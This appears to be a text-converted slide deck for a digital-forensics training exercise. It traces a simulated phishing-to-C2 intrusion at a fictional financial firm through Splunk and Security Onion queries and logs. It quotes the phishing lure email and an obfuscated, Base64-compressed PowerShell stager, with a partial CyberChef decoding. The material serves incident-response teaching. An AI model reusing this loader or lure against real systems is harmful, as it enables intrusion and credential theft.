



# Project Obsidian

***Forensics: Kill Chain 1***

**Adventures in  
Splunk and Security Onion**

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# Who are these guys?

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- Digital Forensics Nerd
- Linux Geek
- InfoSec Engineer
- Lifelong Student of Everything
- Amateur History Buff
- Loads of Fun

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- ❤️ DFIR and ESM/NSM 🛡
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# Kill Chain 1: Agenda

- Data Sources
- Phishing email
- Beacon / C2
- Enumeration
- Lateral Movement
- Domain Privilege Escalation
- Data Exfiltration
- Summary of Findings



# The Adventure Begins



# Two Paths:



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## SPLUNK: ENDPOINT LOGS



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


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Where do we start?



# Data Sources

## *SPLUNK: ENDPOINT LOGS*

- Windows Event Logs
- Sysmon Logs

## *SECURITY ONION: NETWORK LOGS*

- Network logs (Zeek)
- File data/metadata (Zeek/Strelka)
- Alert data (Suricata)
- PCAP (Google Stenographer)



# Phishing email




## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 17:00 to 02/12/22 19:00*

Splunk Search:

```
index=sysmon (thunderbird AND .doc)
| table _time host.name event.code event.action message
| sort _time
```



# SPLUNK: ENDPOINT LOGS

New Search

Save As ▾ Create Table View Close

```
1 index=sysmon (thunderbird AND .doc)
2 | table _time host.name event.code event.action message
3 | sort _time
```

Date time range ▾ 

✓ 12 events (2/12/22 5:00:00.000 PM to 2/12/22 7:00:00.000 PM) No Event Sampling ▾ Job ▾ II ■ ▶ ↻ ↺ ↽ ↴ Verbose Mode ▾

Events (12) Patterns Statistics (12) Visualization

50 Per Page ▾ Format Preview ▾

_time	host.name	event.code	event.action	message
2022-02-12 17:34:50.679	wkst01.magnumtempus.financial	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2022-02-12 17:34:50.679 ProcessGuid: {29C462BB-2602-6207-F501-000000000F02} ProcessId: 1536 Image: C:\Program Files\Mozilla Thunderbird\thunderbird.exe TargetFilename: C:\Users\amanda.nuensis\Desktop\MagnumTempus-IT-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc CreationUtcTime: 2022-02-12 17:34:50.679 User: MAGNUMTEMPUS\amanda.nuensis




## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 17:35 to 02/12/22 17:40*

Splunk Search:

```
index=sysmon event.code=1 MagnumTempus-IT-Policy-Violation  
| table _time host.name event.code event.action message  
| sort _time
```



# SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 17:34:56	wkst01.magnumtempus.financial	1	Process Create (rule: ProcessCreate)	<pre>Process Create: RuleName: technique_id=T1204,technique_name=User Execution UtcTime: 2022-02-12 17:34:52.980 ProcessGuid: {29C462BB-EFBC-6207-A704-000000000F02} ProcessId: 6204 Image: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE FileVersion: 16.0.14827.20192 Description: Microsoft Word Product: Microsoft Office Company: Microsoft Corporation OriginalFileName: WinWord.exe CommandLine: "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\amanda.nuensis\Desktop\MagnumTempus-IT-Policy-Violation-amanda.nuensis@magnumtempusfinancial CurrentDirectory: C:\users\amanda.nuensis\Desktop User: MAGNUMTEMPUS\amanda.nuensis LogonGuid: {29C462BB-25E9-6207-B9A2-380000000000} LogonId: 0x38A2B9 TerminalSessionId: 2 IntegrityLevel: Medium Hashes: SHA1=B28A23C699F50551776AF94966EB569E3C45D437,MD5=78485D068BB577B36C8A7AF9C9403369,SHA256=E61E9D77C7C373CA545A037AAD2E694E9A172A8558C8CD0DE7220A1AE84290A4,IMPHASH=9A357A51628D5895 ParentProcessGuid: {29C462BB-25F7-6207-E601-000000000F02} ParentProcessId: 2076 ParentImage: C:\Windows\explorer.exe ParentCommandLine: C:\Windows\Explorer.EXE ParentUser: MAGNUMTEMPUS\amanda.nuensis</pre>



# SPLUNK: ENDPOINT LOGS

message ↴

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Process Create:  
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ProcessId: 6204  
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FileVersion: 16.0.14827.20192  
Description: Microsoft Word  
Product: Microsoft Office  
Company: Microsoft Corporation  
OriginalFileName: WinWord.exe  
CommandLine: "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\amanda.nuensis\Desktop\MagnumTempus-IT-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc" /o ""  
CurrentDirectory: C:\Users\amanda.nuensis\Desktop\  
User: MAGNUMTEMPUS\amanda.nuensis  
LogonGuid: {29C462BB-25E9-6207-B9A2-380000000000}  
LogonId: 0x38A2B9  
TerminalSessionId: 2  
IntegrityLevel: Medium  
Hashes:  
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ParentProcessGuid: {29C462BB-25F7-6207-E601-00000000F02}  
ParentProcessId: 2076  
ParentImage: C:\Windows\explorer.exe  
ParentCommandLine: C:\Windows\Explorer.EXE  
ParentUser: MAGNUMTEMPUS\amanda.nuensis
```



*Set date/time between 02/12/22 12:00 AM to 02/13/22 11:59 PM*

## Security Onion Search:

```
event.dataset:"file" AND file.source:smtp AND  
file.mime_type:"application/msword" | groupby file.name file.mime_type  
file.source
```

The screenshot shows the Security Onion search interface. At the top, there is a search bar with the query: "event.dataset:'file' AND file.source:smtp AND file.mime\_type:'application/msword' | groupby file.name file.mime\_type file.source". Below the query, it says "Specify a hunting query in Onion Query Language (OQL)". To the right of the query is a calendar icon and a dropdown menu showing the time range: "2022/02/12 12:00:00 AM - 2022/02/13 11:59:59 AM". Further to the right is a "HUNT" button with a magnifying glass icon. At the bottom of the interface, there are several colored buttons corresponding to the search terms: blue for "event.dataset:'file'", blue for "file.source:smtp", pink for "file.mime\_type:'application/msword'", pink for "Group: file.name", pink for "Group: file.mime\_type", and pink for "Group: file.source".



# SECURITY ONION: NETWORK LOGS

Q ▾ event.dataset:"file" AND file.source:smtp AND file.mime\_type:"application/msword" | groupby file.name file.mime\_type file.source [msword] X

Specify a hunting query in Onion Query Language (OQL)

HUNT ⌂

event.dataset:"file" [file] file.source:smtp [file] file.mime\_type:"application/msword" [file] Group: file.name [x] Group: file.mime\_type [x] Group: file.source [x]

2022/02/12 12:00:00 AM - 2022/02/13 11:59:59 AM

Choose the timespan to search, or click the calendar icon to switch to relative time

Graphs

Group Metrics

Fetch Limit: 500 ▾ Filter Results

Count ▲	file.name	file.mime_type	file.source
1	MagnumTempus-Policy-Violation-amanda.nuensis@magnumtempusfinancial.com.doc	application/msword	SMTP
1	MagnumTempus-Policy-Violation-celite.pecunia@magnumtempusfinancial.com.doc	application/msword	SMTP
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## SECURITY ONION: NETWORK LOGS

		2	ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted
		4	ET POLICY Office Document Containing AutoOpen Macro Via smtp
		6	ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management



# SECURITY ONION: NETWORK LOGS

network.community_id	1:8izo7ZsqT1nv+wjCZG1Yls1jjeU=
network.datadecoded	<p>EHLO [172.16.50.132] AUTH PLAIN AG1hdHQdHJpc3RpXVIAFFuTTVROVNldVk1V2xqV1hXVTVPtIVMMw== MAIL FROM:&lt;matt.tristique@magnumtempusfinancial.com&gt; SIZE=74051 RCPT TO:&lt;reggie.habeo@magnumtempusfinancial.com&gt; DATA Content-Type: multipart/mixed; boundary="-----55hIEqdoonM00exPEKLbfcXz" Message-ID: &lt;c35cba11-50fd-96b6-bd2b-8b2b54d01209@magnumtempusfinancial.com&gt; Date: Sat, 12 Feb 2022 21:15:00 +0000 MIME-Version: 1.0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Thunderbird/91.6.0 Subject: Fwd: [ACTION REQUIRED] ORGANIZATION IT POLICY VIOLATION References: &lt;A0C8FFB7-586F-4F69-B2A9-E9051948F45A@magnumtempusfinancial.com&gt; Content-Language: en-US To: "reggie.habeo@magnumtempusfinancial.com" &lt;reggie.habeo@magnumtempusfinancial.com&gt; From: Matt Tristique &lt;matt.tristique@magnumtempusfinancial.com&gt; In-Reply-To: &lt;A0C8FFB7-586F-4F69-B2A9-E9051948F45A@magnumtempusfinancial.com&gt; X-Forwarded-Message-Id: &lt;A0C8FFB7-586F-4F69-B2A9-E9051948F45A@magnumtempusfinancial.com&gt;</p> <p>This is a multi-part message in MIME format. -----55hIEqdoonM00exPEKLbfcXz Content-Type: multipart/alternative; boundary="-----9KxGmtRVkDtboMzd6Sbbs1fB"</p> <p>-----9KxGmtRVkDtboMzd6Sbbs1fB Content-Type: text/plain; charset=UTF-8; format=flowed Content-Transfer-Encoding: 7bit</p> <p>Sorry, one more.</p> <p>I just tried to open this email from legal and I think my Word is broken -- the attachment seems blank.</p> <p>Regards, Matt</p>



# SECURITY ONION: NETWORK LOGS

----- Forwarded Message -----

Subject: .[ACTION REQUIRED] ORGANIZATION IT POLICY VIOLATION  
From: .legal-internal@magnumtempus.financial  
To: .matt.tristique@magnumtempusfinancial.com

The MagnumTempus Financial CERT and CyberSecurity team have noticed that you are one of the users - "karen.metuens@magnumtempus.financial", "amanda.nuensis@magnumtempus.financial", who have violated the company policy CCG-IV:5-8 on 2/7/2022, 8:48pm - EDT.

As mentioned in the yearly cybersecurity training and your employment agreement with MagnumTempus, the violation of IT policy may terminate your employment.

Please review the attachment which includes the decision made by the MagnumTempus Legal team. If the document is empty, reply to this email within 72 hours of opening the document.

Thank you,  
MagnumTempus Internal Legal Department  
(+1)969-555-5984  
legal-internal@magnumtempus.financial

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Content-Type: text/html; charset=UTF-8  
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# *SECURITY ONION: NETWORK LOGS*

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
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Beacon / C2



**SEARCH WKST01 FOR**




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Splunk Search:

```
index=sysmon wkst01  
| table _time host.name event.code event.action message  
| sort _time
```



# SPLUNK: ENDPOINT LOGS

_time	host.name	event.code	event.action	message
2022-02-12 17:39:45.000				<p>Process Create:</p> <p>RuleName: technique_id=T1047,technique_name=Windows Management Instrumentation</p> <p>UtcTime: 2022-02-12 17:39:42.855</p> <p>ProcessGuid: {29C462BB-F0DE-6207-B904-00000000F02}</p> <p>ProcessId: 4092</p> <p>Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</p> <p>FileVersion: 10.0.14393.206 (rs1_release.160915-0644)</p> <p>Description: Windows PowerShell</p> <p>Product: Microsoft® Windows® Operating System</p> <p>Company: Microsoft Corporation</p> <p>OriginalFileName: PowerShell.EXE</p> <p>CommandLine: powershell -exec bypass -nologo -nop -w hidden -enc</p> <p>KAAgAG4ARQB3AC0AbwBiAGoARQBDAbQAIABJAG8ALgBzAHQAcgBFAEEAbQBSAEUAQQBkAGUAcgAoACAAKABuAEUAdwAtAG8AYgBqAEUAQwBUACAASQBvAC4AYwBvAG0AUABSAGUAcwBTAGkATwBuAC4AZABFAGYAbABBAHQAZQBz_F</p> <p>CurrentDirectory: C:\Windows\System32\</p> <p>User: MAGNUMTEMPUS\amanda.nuensis</p> <p>LogonGuid: {29C462BB-25E9-6207-B9A2-380000000000}</p> <p>LogonId: 0x38A2B9</p> <p>TerminalSessionId: 2</p> <p>IntegrityLevel: Medium</p> <p>Hashes: SHA1=044A0CF1F6BC478A7172BF207EEF1E201A18BA02,MD5=097CE5761C89434367598B34FE32893B,SHA256=BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D8D819436,IMPHASH=CAE</p> <p>ParentProcessGuid: {29C462BB-1039-6207-4500-00000000F02}</p> <p>ParentProcessId: 2888</p> <p>ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe</p> <p>ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding</p> <p>ParentUser: NT AUTHORITY\NETWORK SERVICE</p>



# SPLUNK: ENDPOINT LOGS

CommandLine: powershell -exec bypass -nologo -nop -w hidden -enc

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# Windows Event 4104

## Viewing the PowerShell event log entries on Windows

PowerShell logs can be viewed using the Windows Event Viewer. The event log is located in the Application and Services Logs group and is named `PowerShellCore`. The associated ETW provider `GUID` is `{f90714a8-5509-434a-bf6d-b1624c8a19a2}`.

When Script Block Logging is enabled, PowerShell logs the following events to the `PowerShellCore/Operational` log:

Field	Value
EventId	4104 / 0x1008
Channel	Operational
Level	Verbose
Opcode	Create
Task	CommandStart
Keyword	Runspace



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*Set date/time between 02/12/22 17:39 to 02/12/22 17:40*

Splunk Search:


```
index=wineventlogs event.code=4104  
| table _time host.name event.code event.action message  
| sort _time
```

New Search

Save As ▾ Create Table View Close

```
1 index=wineventlogs event.code=4104  
2 | table _time host.name event.code event.action message  
3 | sort _time
```

Date time range ▾ Q



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New Search Save As ▾ Create Table View Close

```
1 index=wineventlogs event.code=4104
2 | table _time host.name event.code event.action message
3 | sort _time
```

Date time range [Search]

✓ 1 event (2/12/22 5:39:43.000 PM to 2/12/22 5:40:00.000 PM) No Event Sampling ▾ Job ▾

Events (1) Patterns Statistics (1) Visualization Verbose Mode ▾

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_time	host.name	event.code	event.action	message
2022-02-12 17:39:44.220	wkst01.magnumtempus.financial	4104	Execute a Remote Command	<p>Creating Scriptblock text (1 of 1):</p> <pre>( nEw-objECT Io.strEAmerADER( (nEw-objECT Io.comPResSiOn.dEflatesTreAm( [sYStEm.Io.MemOrYstrEAM] [ConVeRT]::FRombASE64strinG( 'XVbLb1Q5EP2VWoA6LRxkX7+XIGUBC0CBxUhRNEIoQDZBAsSGmX+nT /qyB5rSNEYk3ky2nPfU0e+thduxFtu5ic7cPXub0Vd1kHVwmEMUBFlmgVrfkyqemgaLm/xiV5yNxtBNTmc0hIXRUBv+FWEVkJ2sIG1JuHXZMFt0aQ5ZgNsUeTNzoJbkK22ca0YUFckZptQ1ZtrYawUyMOD1KS4aJ9/HxsUMVJBQh+VEyGab /RQsySKj6GnSrbjjKm4Gt2vP65ahAkCfg2aaNZvPgSgaUgpG3ZQzyCBHN/AUnYuf2+CygfqBjogMGeMYJXZUjfHIhs6dSrDHqer3DKMbGEQ100jYuuAAu1I4BwY6/dYyWpn3qCpTpYjPMVIZvQ4KPwFg1HrhmlrqNYLJPC8W41phkUw67Hh /N1vdNKS1qiS691hkiuiYBnD5EaKZg6KyeFntF4CAsa8lQ8pCuQE8pAtTpSW3Kj6q+SJo0c6RoacQuhvmBfCJLpsEi8u/kjCAFA1JpAMJA8Lv4S8kbDjonVjb0mzN4DFdJ5EGCWk6xBkYxNorDbXUB18ptEqWD4x1z+qI1rvMEk/zKEh /yE6FDVYTMRZrToQS3a8QJAey+5hRuZppMhwXoxQD92Kxqwbx0dLUkMUuH6uQU2XaLFT12cUHme8C4NZAez0bUMqB265NJmfQ7NKdneDOUWm1RBujqKpq660koVhARkaITBqekAV3XBtpzFexwf+Sx+hBw8jnJZoiHCs5t67wIRmOxDuh /c+4eft/Tk38uPP+jm09cX32/P/9P58vW3Vw+nE53/AA==` ),[IO.coMPReSSion.COMPrESSIoNmodE]::dECOpresS ),[Text.ENCoDing]::aScIi) ).reAdTOend( )   . ( \$HeLLID[1]+\$heLLId[13]`X`</pre> <p>ScriptBlock ID: 5ca8aae0-0e4f-411f-84a9-a2f0439cee47 Path:</p>



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Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars

Raw Inflate

Start index: 0

Initial output buffer size: 0

Buffer expands... Adaptive

Resize buffer after decompression

Verify result

Input

XvbLb1Q5EP2VWoA6LRxkX7+XIGUBC0CBxUhRNEIoQDZBAsSGmX+nTj18b5Cgu20X63F86pTp0V3Qxc2PD9f3b77cPvl19f3l2/dX767vPl9d3z1ujvfpJBvn53+0V2+fnv/5nQ6w54uZqJAffBHiviZUqNQWhhZl0JKRZYH/qyB5rSNEYk3ky2nPfu0e+thduxFtu5izc7cPXub0VDlkHVwmEMUBFlmgVrfkyqemgaLm/xiV5yNxtBNTmc0hIXRUBv+FWEVkJ2sIG1JuHXZMFt0aQ5ZgNsUeTNzoJbkK22ca0YUFckZptQ1ZtrYawUyMOD1KS4aJ9/HXsUMVJBQh+VEyGabc1oJeVNt0RA1TAVmxBnXA1fly3wTuEzw4FC9oBNSiEvXmNHzbv08ChFYod9U3+AKEY74phXtaFmSBqcVPgD/ymz1HdVuGQsxn1ZjXQu1sNwgWs6M4KjMqtsUrpRzcg1KkXNv85qVG3Bvur/RQsySKj6GnSrbbjKm4Gt2vP65ahAkCgf2aaNZvPgSgaUgpG3ZQzyCBHN/AUuNYUf2+CygfqBjogMGeMYJXUjfHIhs6dSrDHqer3DKMbGEEq100jYUuAAu1I4BwY6/dYyWpn3qCpTpYjPMVIZvQ4KPwFg1HrhmlrqNYLJPC8W41phkUw67HhUmxFkfT+i1GDCPXVoReHiRpoxJss5ZBpnKxqjglSJqKK/cJ+1NUDJKFv+UurWvQNMPfbZqDwGnToA/5BrddoLL09WJy1Q6cuB0WLGF1kxJSSIgogRDwrrn0TRl14pkZJDePjYiqapKK8eD3B1SYo/N1vdNKS1qiS691hkui1YBnD5EaKZg6KyeFntF4CAsa81Q8pCuQJE8pAtTpSW3Kj6q+SJo0c6RoacQUhvmBfCJLpsEi8u/kjCAFA1JpAMJA8Lv4S8kbDjonVjB0mzN4DFdJ5EGCwK6xBxkYxNorDbXUB18ptEqWD4x1Z+qI1rvMEk/zKBEh/yE6FDVYTMURzrToQS3a8QJAey+5hRuzppMhwXoQD92Kxqwbx0dLUkMUuH6uQu2XaLFT12cUHme8C4NZAez0bUMqB265NJmf7NKdneDOUWm1BujqKpq660koVhARkaITBqekAV3XBtpzFexwf+SX+hBw8jnJZ0iHcs5t67wIRm0xDuh2nyIb3qSKb40ptVx7U119FyBiXRIBvp0gneCL3pTw7Hna9EkjNZDqoAx2CTOPLLIegGN7jf1wXPNu5numsB5oY73a+rq9qJ2hjwQXDxCxFjt9AK57NS2sh1A+4o+s77omc9snjh570+RKzbJeJkr3TECPLvwYWATgc70Hz39zY/c+4eft/Tk38uPP+jm09cx32/P/9P58vW3Vw+nE53/AA==

Output

start: 2826 time: 10ms  
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length: 0 lines: 1

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Recipe

Find / Replace

Find `\s` REGEX

Replace

Global match  Case insensitive  Multiline matching

Dot matches all

From Decimal

Delimiter  Comma  Support signed values

Input

length: 2730  
lines: 1

91 , 78 , 101 , 116 , 46,83 , 101,114 , 118, 105, 99 , 101,80 , 111, 105, 110 , 116, 77,97 , 110, 97 , 103 , 101 ,  
114 , 93, 58 , 58,83 , 101,114 , 118,101 , 114, 67, 101 , 114 , 116 , 105, 102 , 105 , 99 , 97 , 116 , 101, 86, 97,  
108,105 , 100 , 97,116,105 , 111,110 , 67 , 97, 108,108 , 98 , 97,99 , 107 , 32 , 61,32 , 123, 36 , 116, 114, 117,101,  
125 , 59 , 36 , 119,99 , 61 , 78, 101 , 119, 45 , 79 , 98,106, 101 , 99, 116 , 32,83 , 121 , 115 , 116,101 , 109 , 46,  
